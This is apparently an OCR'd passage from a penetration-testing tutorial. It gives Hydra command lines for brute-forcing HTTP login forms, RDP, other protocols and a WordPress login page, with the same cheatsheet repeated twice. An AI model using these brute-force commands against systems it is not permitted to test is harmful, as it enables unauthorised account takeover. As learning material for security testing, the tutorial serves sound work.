
```
hydra -l <username> -P /usr/share/wordlists/<wordlist> <ip> http-post-form
```

Hydra really does have lots of functionality, and there are many "modules" available (an example of a module would be the **http-post-form** that we used above).

However, this tool is not only good for brute-forcing HTTP forms, but other protocols such as FTP, SSH, SMTP, SMB and more.

Below is a mini cheatsheet:

Command	**Description**
hydra -P <wordlist> -v <ip> <protocol>	Brute force against a protocol of your choice
hydra -v -V -u -L <username list> -P <password list> -t 1 -u <ip> <protocol>	You can use Hydra to bruteforce usernames as well as passwords. It will loop through every combination in your lists. (-vV = verbose mode, showing login attempts)
hydra -t 1 -V -f -l <username> -P <wordlist> rdp://<ip>	Attack a Windows Remote Desktop with a password list.
hydra -l <username> -P .<password list> $ip -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'	Craft a more specific request for Hydra to brute force.



Hydra really does have lots of functionality, and there are many "modules" available (an example of a module would be the **http-post-form** that we used above).

However, this tool is not only good for brute-forcing HTTP forms, but other protocols such as FTP, SSH, SMTP, SMB and more.

Below is a mini cheatsheet:

Command	**Description**
hydra -P <wordlist> -v <ip> <protocol>	Brute force against a protocol of your choice
hydra -v -V -u -L <username list> -P <password list> -t 1 -u <ip> <protocol>	You can use Hydra to bruteforce usernames as well as passwords. It will loop through every combination in your lists. (-vV = verbose mode, showing login attempts)
hydra -t 1 -V -f -l <username> -P <wordlist> rdp://<ip>	Attack a Windows Remote Desktop with a password list.
hydra -l <username> -P .<password list> $ip -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'	Craft a more specific request for Hydra to brute force.